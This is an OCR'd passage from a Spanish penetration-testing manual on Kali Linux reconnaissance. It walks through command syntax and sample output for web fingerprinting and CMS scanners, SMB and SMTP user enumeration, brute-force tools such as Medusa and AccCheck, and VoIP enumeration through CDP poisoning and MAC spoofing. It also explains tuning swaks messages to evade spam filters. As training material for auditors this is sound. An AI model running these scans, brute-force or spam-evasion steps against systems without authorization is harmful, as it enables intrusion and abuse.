
   HTTPServer ----------------------------------------------------------------
        Description: HTTP server header string. This plugin also attempts to
                     identify the operating system from the server header.
        String     : GSE (from server string)

   IP ------------------------------------------------------------------------
        Description: IP address of the target, if available.
        String     : 173.194.67.121

   UncommonHeaders -----------------------------------------------------------
        Description: Uncommon HTTP server headers. The blacklist includes all
                     the standard headers and many non standard but common ones.
                     Interesting but fairly common headers should have their own
                     plugins, eg. x-powered-by, server and x-aspnet-version.
                     Info about headers can be found at www.http-stats.com
        String     : x-content-type-options (from headers)

   X-XSS-Protection ----------------------------------------------------------
```

Imagen 02.19: Utilización de la herramienta *whatweb* sobre un sitio *web* en *blogger*.



```
   UncommonHeaders -----------------------------------------------------------
        Description: Uncommon HTTP server headers. The blacklist includes all
                     the standard headers and many non standard but common ones.
                     Interesting but fairly common headers should have their own
                     plugins, eg. x-powered-by, server and x-aspnet-version.
                     Info about headers can be found at www.http-stats.com
        String     : link,x-server (from headers)

   WordPress -----------------------------------------------------------------
        Description: WordPress is an opensource blogging system commonly used as
                     a CMS. Homepage: http://www.wordpress.org/
        Version    : 4.2.5

   X-Powered-By --------------------------------------------------------------
        Description: X-Powered-By HTTP header
        String     : PHP/5.5.29 (from x-powered-by string)

   x-pingback ----------------------------------------------------------------
        Description: A pingback is one of three types of linkbacks, methods for
                     Web authors to request notification when somebody links to
                     one of their documents. This enables authors to keep track
                     of who is linking to, or referring to their articles. Some
                     weblog software, such as Movable Type, Serendipity,
                     WordPress and Telligent Community, support automatic
                     pingbacks
        String     : http://aerialize.com.au/xmlrpc.php

root@kali:~#
```

Imagen 02.20: Utilización de la herramienta *whatweb* sobre un CMS *WordPress*.

El comando ejecutado para la realización del análisis en ambos casos ha sido "*whatweb -v pagina_web*", este comando facilita la presentación de la información de manera detallada y por secciones.

Identificación de vulnerabilidades y plugins de los CMS

Debido a la expansión de determinados gestores de contenido, ha sido necesario el desarrollo de aplicaciones especializadas en determinar la versión exacta del gestor y las vulnerabilidades asociadas al mismo. Estos gestores de contenido están diseñados para ser modulares, permitiendo incorporar tantos *plugins* como sean necesarios para personalizar la lógica de la aplicación web. Muchos de ellos han sido desarrollados por programadores ajenos al grupo principal de desarrollo. Este tipo de modularidad genera, en muchos casos, gran cantidad de vulnerabilidades que pueden llegar a ser utilizadas para comprometer el sitio web. En base a esto, existen ciertas aplicaciones centradas en analizar, para un determinado gestor de contenido, su versión y *plugins* asociados.

Las principales herramientas incluidas en *Kali* para la realización de esta fase de la auditoría son:

- *BlindElephant:* De propósito general, por defecto contiene un listado de *plugins* de *Drupal* y *WordPress*.
- *Nikto:* De propósito general.
- *Plecost*: Especializada en *WordPress*.
- *Wpscan:* Especializada en *WordPress*.
- *JoomScan:* Especializada en *Joomla*.

Antes de usar cualquiera de estas herramientas conviene mirar en la ayuda si existe la posibilidad de actualizar el listado de *plugins* de manera automática. En *BlindElephant* se realiza con el argumento "*-u*" y en *Nikto* con el argumento "*-update*".

BlindElephant

El funcionamiento básico de *BlindElephant* se realiza con el comando "*BlindElephant pagina_web tipo_cms*". Esta herramienta analiza el CMS, y tras estudiar la existencia de determinados *plugins* en el mismo, muestra en los resultados las posibles estimaciones acerca de la versión de la plataforma CMS que se esté analizando.

```
root@kalico: ~
Archivo Editar Ver Buscar Terminal Ayuda
$l->[31]=$r->[31]; $r->[31]=$r2[31];
}}}

+ ERROR: No authentication header defined: /
+ Server banner has changed from Microsoft-IIS/7.5 to Microsoft-HTTPAPI/2.0, thi
s may suggest a WAF or load balancer is in place
+ OSVDB-28260: /_vti_bin/shtml.dll/_vti_rpc?method=server+version%3a4%2e0%2e2%2e
2611: Gives info about server settings. CVE-2000-0413, CVE-2000-0709, CVE-2000-0
710, http://www.securityfocus.com/bid/1608, http://www.securityfocus.com/bid/117
4.
+ OSVDB-3092: /_vti_bin/_vti_aut/author.dll?method=list+documents%3a3%2e0%2e2%2e
1706&service%5fname=&listHiddenDocs=true&listExplorerDocs=true&listRecurse=false
&listFiles=true&listFolders=true&listLinkInfo=true&listIncludeParent=true&listDe
rivedT=false&listBorders=fals: We seem to have authoring access to the FrontPage
 web.
+ OSVDB-473: /_vti_pvt/service.cnf: Contains meta-information about the web serv
er Remove or ACL if FrontPage is not being used.
+ OSVDB-473: /_vti_pvt/services.cnf: Contains the list of subwebs. Remove or ACL
 if FrontPage is not being used. May reveal server version if Admin has changed
it.
+ OSVDB-3092: /sitemap.xml: This gives a nice listing of the site content.
+ OSVDB-3233: /_vti_inf.html: FrontPage/SharePoint is installed and reveals its version num
ber (check HTML source for more information).
```

Imagen 02.21: Ejemplo de los resultados de la herramienta *Nikto*.

Plecost

Para poder utilizar *Plecost* es necesario conseguir en primer lugar un listado de *plugins* de *WordPress*, tarea que no es difícil de llevar a cabo pero requiere un paso adicional a la hora de lanzar el escáner.

JoomScan

Por último, para ejecutar *JoomScan* únicamente hay que ejecutar la instrucción *"joomscan -u sitio_web"*, con ello se lanzaran una serie de *scripts* para comprobar la seguridad del sitio, y al igual que *Nikto*, mostrará el segmento de la dirección URL de cada uno de los fallos de seguridad encontrados.

Nikto

Es una de las mejores herramientas de auditoría web, se podría decir que está al nivel de *Nmap* y se complementa perfectamente con la misma. Su comando básico consiste en ejecutar "*nikto -h pagina_web*" y realiza un escáner de todo el sitio web, detectando la versión del servidor, la tecnología utilizada, algunos comportamientos sospechosos como balanceadores de carga, diversas vulnerabilidades detalladas, etcétera.

Nikto es capaz de detectar gran cantidad de vulnerabilidades en servidores web y comprende un enorme abanico de opciones a la hora de llevar a cabo test de intrusión. Al igual que *Nmap*, *Nikto* es compatible con *Metasploit*, lo cual facilita aún más la tarea de explotación. Una de las características a destacar es el "*Scan Tuning*", que permite personalizar los tipos de test a llevar a cabo durante el análisis del equipo objetivo, consiguiendo con ello reducir el ruido generado por la herramienta. A continuación se citan los distintos tipos de test que la herramienta es capaz de llevar a cabo:

- Archivos jugosos / Visto en los registros.
- Fallos de configuración / Archivos por defecto.
- Descubrimiento de información.
- Inyecciones (XSS/Script/HTML).
- Obtención de archivos remotos - Dentro de la raíz de la web.
- Denegación de servicio.
- Obtención de archivos remotos - Desde el lado del servidor.
- Ejecución de comandos - Obtención de *Shell* remota.
- Inyección *SQL*.
- Subida de archivos.
- Evasión de autenticación.
- Identificación de software.
- Inclusión de código remoto.

Junto a la anterior característica, también existen distintas técnicas de *evasión* con el objetivo de hacerlo más sigiloso ante IDS/IPS/WAF. Para ello se apoya en la librería de Perl *libwhisker* que permite personalizar los paquetes HTTP para eludir firmas.

En combinación con los anteriores se puede usar la opción *mutate*, que permite combinar distintas técnicas para enumerar listados de usuarios y directorios. Un dato a destacar es la agresividad de este

plugin, el cual genera un volumen de tráfico elevado. Como medida de precaución, *Nikto* cuenta con la opción de esperar entre las distintas pruebas un determinado intervalo de tiempo a especificar por el auditor mediante el argumento *"-Pause segundos"*.

Al igual que el resto de escáneres de CMS, los *plugins* son cruciales en el funcionamiento de *Nikto*, ya que alimentan las distintas técnicas de explotación que es capaz de llevar a cabo. Para consultar la lista completa de *plugins* instalados hay que ejecutar el siguiente comando: *"nikto -list plugins"*. Al ejecutar el anterior comando mostrará en último lugar las macros definidas. Dichas macros permiten combinar los *plugins* a voluntad.

```
Defined plugin macros:
 @@NONE = ""
 @@ALL = "fileops;mutiple_index;outdated;apache_expect_xss;paths;subdomain;parked;tests;drupal;httpoptions;put_d
el_test;msgs;auth;ssl;report_text;ms10_070;report_html;shellshock;apacheusers;cookies;negotiate;favicon;report_n
be;cgi;siebel;embedded;content_search;report_xml;robots;report_csv;clientaccesspolicy;report_sqlg;sitefiles;head
ers;dictionary"
 @@MUTATE = "dictionary;subdomain"
 @@DEFAULT = "@@ALL;-@@MUTATE;tests(report:500)"
  (expanded) = "outdated;cookies;report_nbe;sitefiles;report_text;drupal;robots;report_sqlg;favicon;msgs;ssl;neg
otiate;fileops;apache_expect_xss;content_search;shellshock;report_xml;tests(report:500);httpoptions;report_csv;p
ut_del_test;headers;apacheusers;auth;siebel;embedded;paths;cgi;parked;report_html;ms10_070;mutiple_index;clienta
ccesspolicy"
root@kali:~#
```

Imagen 02.22: Macros por defecto en *Nikto*.

Los *plugins outdated* y *subdomain* aportan información interesante. Gracias al primero *Nikto* es capaz de detectar si la versión de *Apache* se encuentra desactualizada, si el equipo se encuentra tras un WAF o si es posible que se encuentre tras un balanceador de cargar debido al cambio del *banner* del mismo (en cuyo caso sería recomendable realizar más pruebas con herramientas como *hping3, fragroute, fragrouter* y *wafw00f*). Por su parte, el *plugin subdomain* proporciona información sobre posibles nombres de dominio con los que seguir con la investigación.

Nikto también realiza el descubrimiento de interfaces de administración y páginas de login conocidas y que pueden ser objetos de ataques de fuerza bruta.

SMB

En redes de ordenadores, SMB (*Server Message Block*), también conocido como CIFS (*Commom Internet File System*), que significa "Sistema de Archivos Común para Internet" es un protocolo de red diseñado para compartir archivos, impresoras, puertos serie y otros elementos entre nodos de una red. Utilizado principalmente en entornos *Windows* y *DOS*.

SMB funciona a través de un enfoque cliente-servidor, donde un cliente realiza peticiones específicas y el servidor responde en consonancia. Una sección del protocolo SMB se encarga específicamente del acceso a sistemas de archivos, de manera que los clientes pueden hacer peticiones a un servidor de archivos. Otras secciones del protocolo SMB se especializan en la comunicación entre procesos (IPC). El recurso de comunicación entre procesos (IPC), o *ipc$,* es un recurso de red compartido entre equipos que utilizan *Microsoft Windows*. Este recurso virtual es utilizado para facilitar la comunicación entre procesos y ordenadores a través de SMB, a menudo para intercambiar datos entre ordenadores autenticados.

En sistemas basados en *UNIX* en lugar de utilizar SMB como tal, se usa *Samba*, que es una reimplementación en formato software libre del protocolo SMB/CIFS. En *Kali* se dispone de dos herramientas diseñadas para dicho protocolo, estás herramientas son *nbtscan* y *AccCheck*.

nbtscan
Se trata de una herramienta basada en línea de comandos,(como casi todas las herramientas en *Kali*), que escanea una red local o remota en busca de servidores NETBIOS abiertos, acción considerada como el primer paso a la hora de descubrir carpetas compartidas sin protección. Está basada en la funcionalidad de la herramienta de *Windows nbtstat*, pero opera en un rango de direcciones en lugar de ceñirse sólo a una.

En base a lo anterior no es de extrañar que el funcionamiento de la herramienta requiera exclusivamente como parámetro de entrada, bien una única dirección IP *"nbtscan 192.168.1.99"*, bien un rango de direcciones IP *"nbtscan -r 192.168.1.0/24"*.

AccCheck
La herramienta *AccCheck* se define a sí misma como una herramienta diseñada para intentar establecer conexión con los recursos virtuales IPC$ y ADMIN$, y probar una combinación de usuarios y contraseñas recibidas a través de un diccionario previamente preparado.

De manera similar al NBTSCAN, AccChcek sólo necesita la introducción mediante argumentos de la dirección IP a auditar o de un archivo con todas las direcciones IP previamente seleccionadas *"AccCheck.pl -t 10.10.10.1"* si no recibe como parámetro opcional un listado de contraseñas, con el argumento *"-P"* intentará identificarse como administrador con contraseña en blanco y si, por el contrario, recibe un listado de usuarios, con el parámetro *"-U"* intentará identificarse contra todos ellos.

SMTP

SMTP User Enumeration
Uno de los métodos utilizados para probar y obtener nombres de usuario y, en definitiva, sus direcciones de correr, es a través de los parámetros *VRFY* y *EXPN*. VRFY, del inglés *verify*, es requerido en el RFC 821y su principal objetivo es verificar la existencia de un usuario en un servidor web, devolviendo como respuesta el nombre así como el buzón de correo del mismo.

Si el servidor acepta la petición, puede contestar con un 250, 251, o 252, dependiendo de si la dirección es válida, es reenviada o bien le es desconocida. Un código 550 implica que la dirección no existe y que el servidor rechazará cualquier mensaje para él.

Otra opción para conseguir nombres de usuarios locales sin hacer uso de VRFY y EXPN es mediante las cabeceras *RCPT TO*. Esto es debido a que el servidor debe responder con un código de control a cada solicitud RCPT.

En *Kali* se puede explotar esta técnica de manera artesanal con *Netcat*, o su equivalente *NCAT*, y con la herramienta *smtp-user-enum*. La primera requiere establecer comunicación el servidor de correo

manualmente, para ello será necesario reconocer previamente los servidores de la organización con el *dnsenum* y el *nmap* hasta averiguar en qué servidor se encuentra el gestor de correo junto con el puerto y si el tráfico es normal o SSL.




Imagen 02.23: Detección del servidor de correo con *dnsenum*.

```
Starting Nmap 6.25 ( http://nmap.org ) at 2013-04-09 15:35 Hora de verano romance
Nmap scan report for sm[redacted].es (1[redacted]0)
Host is up (0.084s latency).
Not shown: 98 filtered ports
PORT     STATE SERVICE
25/tcp   open  smtp
587/tcp  open  submission

Nmap done: 1 IP address (1 host up) scanned in 7.22 seconds
```

Imagen 02.24: Descubrimiento del servicio SMTP con *nmap*.

Una vez realizados los pasos anteriores, la comunicación a mantener con el servidor tendrá la siguiente estructura:

- ncat (--ssl) servidor puerto
- 220 servidor Banner
- HELO
- 501 HELO requires domain address -> [HELO x] | 250 …
- VRFY | EXPN root
- 502 VRFY command is disabled/Error: command not recognized | 550 user unknown | 250 root….
- MAIL FROM:root
- 250 …ok
- RCPT TO:root
- 504 need fully-qualified adrres|503 nested mail command|550 user unknown|250 ….ok

Como se puede observar con un simple vistazo al anterior código este proceso arroja muchos mensajes de error y de naturaleza muy variada, por ello, puede resultar recomendable seguir el proceso a mano al principio y posteriormente, si se ha encontrado algún fallo que explotar, automatizar el proceso con la herramienta *smtp-user-enum*. Esta herramienta permite especificar el método de consulta, si se quiere preguntar por el nombre de usuario o si, por el contrario, hay que preguntar por la dirección completa de correo, además está pensada para utilizar un diccionario tanto de usuarios como de direcciones de servidores de correo. La estructura de los argumentos de entrada de la herramienta sería la siguiente *"smtp-user-enum -M {VRFY|EXPN|RCPT} {-U users.txt|-u usuario} {-T servidores.txt|-t servidor}"*.

Otras herramientas multipropósito como *Medusa* o *Metasploit* implementan módulos pensados para poder explotar esta directiva.

Medusa es una herramienta pensada para hacer ataques de fuerza bruta contra las interfaces de identificación. Sus características clave destacan en su diseño:

- Diseñada para trabajar en paralelo recurriendo al uso de múltiples hilos.
- Todos los argumentos de entrada pueden ser especificados de manera flexible mediante el uso de diccionarios.
- Diseño modular. No requiere modificaciones en el núcleo de la aplicación para extender su funcionamiento. Cada módulo de servicio es independiente del resto y se encuentra definido en un archivo *.mod*.

En concreto, el módulo de medusa encargado de la enumeración de usuarios en servidores SMTP se llama *smtp-vrfy* (el resto de módulos pueden ser enumerados mediante el argumento *"-d"* y para acceder a la ayuda de cada módulo hay que especificar el nombre del módulo eliminado la extensión y pasarle el argumento *"-q"*), los argumentos que requiere para su funcionamiento son:

- *-M smtp-vrfy:* Indica a medusa que el módulo a ejecutar se trata del encargado de enumerar cuentas de usuario mediante el método SMTP VRFY (se echa en falta la existencia de algún módulo que permita las otras dos opciones).
- *-m EHLO:mensaje:* Parámetro opcional a añadir en el saludo inicial, muchos servidores requieren que se indique algo.
- *-U cuentas.txt:* Como el propio parámetro indica se trata del listado de usuarios a comprobar.
- *-p dominio:* Del mismo modo, en este punto se especifica el dominio a atacar.

Por su parte, *Metasploit*, herramienta que será analizada en profundidad en capítulos posteriores, en el módulo auxiliar *auxiliary/scanner/smtp/smtp_enum* es capaz de emplear los métodos VRFY y EXPN (tampoco soporta el método RCPT), para conseguir enumerar los nombres de usuario. Únicamente, al igual que en el caso de medusa, requiere que se le especifique el diccionario y el MTA/MTAs, con ello sería suficiente para empezar el ataque de fuerza bruta sobre el servidor de correo.

SWAKS

No se puede terminar un apartado sobre recopilación de información en SMTP sin nombrar la herramienta *SWAKS (Swiss Army Knife for SMTP)*, que como su nombre indica se trata de "La Navaja Suiza Para SMTP". Se trata de una herramienta multiusos, flexible, pensada para ser utilizada en scripts, y está orientada a probar transacciones SMTP.

Esta herramienta permite automatizar el proceso de comunicación con los servidores de correo para comprobar el comportamiento de estos ante cada tipo de petición y determinar ante qué circunstancias el servidor se encuentra mal configurado o conseguir generar un mensaje de correo que no sea tratado como *spam*. Por ejemplo, en determinadas ocasiones será necesario especificar direcciones de envío y de destino válidas, en otras además requerirá credenciales válidos, que en la cabecera de EHLO se halle un mensaje, que el cuerpo del mensaje no tenga un determinado formato, etcétera. Hay que considerar el hecho por el cual si, con el mensaje por defecto, no surge ningún error en el envío y el mensaje es considerado como positivo, el servidor se podría considerar altamente vulnerable a ataques dirigidos mediante *spam*.

Por ejemplo, en muchos correos corporativos el mensaje que genera por defecto la herramienta al recibir los siguientes argumentos: *"--server servidor --hello=mensaje --to destinatario --from remitente"*, es automáticamente rechazado mostrando como error el código 550 (en caso de ser desestimado por el motor de filtro de contenido). También puede generar entre otros el código 451, que indica que el mensaje ha ido a parar al "gray list". Sin embargo, *Gmail* y otros servicios lo aceptan y posteriormente lo envían a la carpeta de *spam*. Teniendo esto en mente podría ser posible estudiar el comportamiento de los servicios que lo aceptan, estudiar el mensaje de alarma ofrecido y modificar el mensaje en consonancia, evitando así utilizar ciertas palabras clave o estudiando qué tipos de vínculos despiertan la alarma del gestor.



Imagen 02.25: Ejemplo del uso de la herramienta *swaks*.




Imagen 02.26: Mensaje de *spam* en *Gmail*.

SNMP

El protocolo SNMP (*Simple Network Management Protocol*), que significa "Protocolo Simple de Administración de Red", aunque despectivamente en el mundo de la seguridad también sea conocido con el sobrenombre de "Security is Not My Problem", es un protocolo diseñado para facilitar el intercambio de información de administración entre dispositivos de red. Permite a los administradores monitorizar el funcionamiento de la red, buscar y resolver incidencias, gestionar su crecimiento, etcétera

Las versiones de SNMP más implantadas son SNMP versión 1 (SNMPv1) y SNMP versión 2 (SNMPv2) que basan toda su seguridad en una simple palabra conocida como nombre de comunidad. De ahí que la última versión SNMPv3 posea cambios significativos con relación a sus predecesores, sobre todo en aspectos de seguridad.

SNMPCHECK

Kali dispone de la herramienta *snmpcheck,* diseñada para enumerar toda la información de administración de red una vez que ha sido identificada la dirección IP con el argumento *"-t"* y el puerto con el argumento *"-p"* en el cual está disponible el servicio. Cómo argumentos opcionales se encuentra la posibilidad de especificar un nombre de comunidad con el argumento *"-c"*, o por el contrario utilizar la opción *"public"* y la versión del protocolo usada, con el argumento *"-v"*.

Tecnología VoIP

Al conjunto de protocolos que se usan para enviar señales de voz sobre la red IP se conoce como "Protocolos de Voz sobre IP" o "protocolos IP". VoIP hace referencia al conjunto de normas, dispositivos y protocolos, (es decir, a la tecnología necesaria) que permiten comunicar la voz sobre el protocolo IP.

En VoIP, el cliente establece y origina las llamadas, el sonido recibido a través del micrófono del usuario se codifica, se empaqueta y, al llegar al destino, sufre el proceso inverso para reproducirse a través de los audífonos del otro usuario. Un ejemplo de esto serían los usuarios de *Skype* y similares.

En esta tecnología, y como en otras tantas, los servidores se encargan de gestionar las operaciones de base de datos. Las operaciones más comunes llevadas a cabo son la contabilidad, la recolección, el enrutamiento, la administración, el control del servicio, la gestión de usuarios, etcétera.

Los *gateways* tienen como función principal proveer de interfaces compatibles con la telefonía tradicional, la cual se comportará como una plataforma para los usuarios virtuales. Estos dispositivos son los encargados de terminar el enlace de la llamada, es decir, los clientes originan las llamadas y los *gateways* se encargan de conectarlos al teléfono fijo o móvil deseado.

La mayor ventaja de esta tecnología, que ha facilitado su amplia difusión en las organizaciones, es el ahorro de costes que supone, así como su alta flexibilidad. Sin embargo esta tecnología es susceptible los mismos problemas que tiene el protocolo IP, entre los que se pueden encontrar el registro del tráfico, (en este caso de las conversaciones), la denegación de servicio, la suplantación de la identidad de uno de los usuarios, etcétera

En *Kali* la mayoría de las herramientas de auditoría de VoIP se encuentran en la categoría de "h herramientas VoIP diseñadas para husmear/envenenar", no aparece directamente la suite *SIPVicious*, pero sí muchas de sus herramientas. Las herramientas que *Kali* considera orientadas a la recolección de información en VoIP que actualmente provee son *ACE* y *enumIAX*. Además otro enfoque a mitad de camino entre la recolección de información y la intrusión en los sistemas vendría dado por dos de las herramientas incluidas en la suite *SIPVicious*, *svmap* y *svwar*.

ACE VOIP

ACE VOIP, del inglés *Automated Corporated Enumerator*, que significa "Enumerador corporativo automatizado", se trata de una simple, pero no menos poderosa herramienta de enumeración de directorios VoIP corporativos, diseñada para imitar el comportamiento de un teléfono IP para descargar las entradas de nombre y extensión que un determinado teléfono podría mostrar en la pantalla de su interfaz.

La herramienta ha sido diseñada con la idea de que los futuros ataques sean llevados a cabo contra los usuarios basados en sus nombres, en lugar de trabajar directamente sobre el *stream* de audio o sobre las direcciones IP. ACE trabaja usando DHCP, TFTP, y HTTP de cara a cumplir la tarea de enumeración anteriormente mencionada.

ACE actualmente soporta la enumeración del directorio corporativo utilizado en los teléfonos *IP Cisco Unified*. El funcionamiento sería similar al siguiente:

- Envenena el CDP para conseguir el VVID.
- Añade la interfaz VLAN de Voz (a partir de ahí todo el tráfico estará marcado con el VVID).
- Envía peticiones DHCP marcadas con el VVID.
- Decodifica las direcciones IP del servidor TFTP gracias a la opción DHCP 150.
- Envía una petición TFTP al archivo de configuración del teléfono IP.
- Parsea el archivo, aprendiendo el directorio corporativo de direcciones URL.

- Envía peticiones GET HTTP al directorio.
- Parsea los datos XML, escribiendo el directorio de usuario en un archivo formateado en texto plano.

El planteamiento de ACE le permite trabajar de dos formas diferentes. Puede descubrir automáticamente la dirección IP del servidor TFTP via DHCP, o se le puede especificar dicho parámetro como argumento de la herramienta en línea de comandos.

Se va a presentar a continuación un ejemplo de los dos métodos básicos de funcionamiento.

- Modo de descubrimiento automático: *"ace -i eth0 - m 00: 1E:F7:28:9C:8E"* El argumento "-i" identifica la interfaz de escucha y el argumento "-m" la MAC del dispositivo a suplantar. Ambos son parámetros obligados para la ejecución de la herramienta.
- Modo específico: "ace -i eth0 -t 192.168.10.150 -m 00:1E:F7:28:9C:8E" Además de los anteriores argumentos, se utiliza el argumento "-t" para especificar la dirección IP del servidor TFTP.

El resto de argumentos opcionales habilitados para la herramienta son los siguientes:

- *"-c [0-1]"*: Argumento binario que determina el comportamiento en modo monitor (0) o en modo envenenador (1).
- *"-v VLAN_ID"*: Argumento que permite especificar el identificador del VLAN.
- *"-r interfaz"*: Elimina la interfaz VLAN.
- *"-v"*: Como en otras tantas herramientas, habilita el modo detallado o de depuración.

enumIAX

Del mismo modo que ACE está pensada para realizar la enumeración del directorio corporativo suplantando teléfonos *Cisco Unified*, *enumIAX* se trata de un enumerador por fuerza bruta de usuarios a través del protocolo *IAX2*, (*Inter Asterisk Exchange versino2*).

enumIAX es capaz de realizar ataques de fuerza bruta bien basándose en un diccionario de nombres de usuario comunes o deducido a través de ingeniería social, o bien de manera secuencial. Este último utiliza los caracteres definidos en el archivo *charmap.h*, por defecto se trata del rango alfanumérico, es decir, las letras de la "a" a la "z" y los números del "0" al "9".

El funcionamiento de esta herramienta, al igual que en el caso de la herramienta anterior, es muy sencillo:

- Modo secuencial: *"enumiax dirección_ip_objetivo -m 4 -M 8 -v"*, cómo se puede intuir, el primer argumento a pasar corresponde a la dirección IP del servidor IAX, el segundo, *"-m"*, a la longitud mínima del nombre de usuario, el tercero, *"-M"*, a la longitud máxima y el cuarto, *"-v"*, como ya se comentó anteriormente, al modo detallado (este parámetro puede repetirse varias veces para incrementar el nivel de detalle de la salida de la herramienta).
- Modo diccionario: "enumiax dirección_ip_objetivo -d dict -v", en este caso también existen otros parámetros adicionales que pueden resultar de utilidad:

- *"-i [0-9]+"*: Permite indicarle a la herramienta el número de iteraciones que debe hacer antes de guardar el estado de la sesión. Por defecto, si no se le indica lo contrario, trabajará con el valor 1000.
- *"-s nombre_archivo"*: Recupera el estado de una sesión anterior.

Svmap

Svmap es un escáner de red para SIP. De comportamiento similar a *Nmap*, escanea la red buscando dispositivos y puertos específicos en base a los argumentos pasados por línea de comandos.

Una vez que *svmap* encuentra un dispositivo que soporte SIP, extraerá la información de la respuesta e identificará el tipo de dispositivo. La salida habitual del programa genera un listado de direcciones IP de dispositivos SIP y el nombre de los mismos.

Svmap funciona enviando un paquete uDP que contiene una petición SIP a un determinado rango de direcciones IP especificado por el usuario, y a continuación lista aquellas respuestas SIP válidas.

Este funcionamiento en teoría lo hace mucho más rentable que usar *Nmap* para los mismos propósitos (según el blog del autor se presupone unas seis veces más rápido).

Los argumentos básicos que necesita svmap para funcionar son una dirección IP que determine el rango de comienzo y otra dirección IP que lo acabe *"svmap ip1-ip2"*. En la *Wiki* de *SIPVicious* se puede obtener un listado completo de todas las opciones, siendo las más interesantes los argumentos *"-p"* que permite especificar varios puertos o incluso un rango y la opción *"-q"* que activa la opción de sigilo.

Svwar

Svwar, como anteriormente ha sido comentado, se trata de otra de las herramientas de suite *SIPVicious*. Esta herramienta está diseñada para obtener los usuarios de una PBX o servidor VoIP.

El funcionamiento de esta herramienta está basado en la identificación de las extensiones válidas preguntando por una serie de números por defecto situados en los siguientes rangos:

- Desde 1000 aumentado en 1000 hasta llegar a 9000.
- desde 1001 aumentado en 1000 hasta llegar a 9001.
- desde 1111 aumentando en 1111 hasta llegar a 9999.
- desde 11111 aumentando en 11111 hasta llegar a 99999.
- desde 100 a 999 de un en uno.
- desde 1234, 2345 hasta 7890.
- ...

